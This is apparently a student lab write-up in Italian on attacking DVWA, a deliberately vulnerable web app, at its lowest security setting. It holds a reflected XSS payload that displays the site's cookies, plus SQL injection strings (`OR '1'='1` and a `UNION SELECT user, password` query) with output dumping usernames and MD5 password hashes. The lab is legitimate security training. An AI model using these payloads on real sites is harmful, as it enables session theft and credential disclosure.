


# W13D4 - XSS Reflected e SQL Injection (Blind)

collegandoci alla DVWA e impostando il livello di security a LOW, facciamo le prove con XSS Reflected e SQL Injection.

su XSS Reflected possiamo provare a scrivere `<i>World!</i>` e lui ci darà come risultato la parola World in corsivo



oppure scrivendo `<script>alert(document.cookie)</script>` ci farà apparire il pop up con i cookie del sito grazie al parametro document.cookie



su SQL Injection se proviamo a inserire il testo come in figura ci darà come risultato tutti gli user che sono dentro la tabella, in questo caso la tabella users, questo perché scrivendo il

parametro OR 1=1 dirà sempre vero quindi non solo ci farà vedere l'UID 3 ma anche tutti gli altri.

## Vulnerability: SQL In

**User ID:**

ID: 3' OR '1'='1  
First name: admin  
Surname: admin

ID: 3' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: 3' OR '1'='1  
First name: Hack  
Surname: Me

ID: 3' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: 3' OR '1'='1  
First name: Bob  
Surname: Smith

si può notare una vulnerabilità con quest'ultimo, infatti se scriviamo la seguente riga come in figura sotto ( 3' UNION SELECT user, password FROM users#) # è il commento così da almeno non eseguire altre query oltre quello. Come risultato ci dà l'user e anche le loro

## Vulnerability: SQL Injection (Blind)

**User ID:**

ID: 3' UNION SELECT user, password FROM users#  
First name: Hack  
Surname: Me

ID: 3' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 3' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 3' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

password. ci seleziona First name e Surname perché molto probabilmente la query precedente a UNION è SELECT First name, Surname FROM users WHERE ID = x (input da parte dell'utente)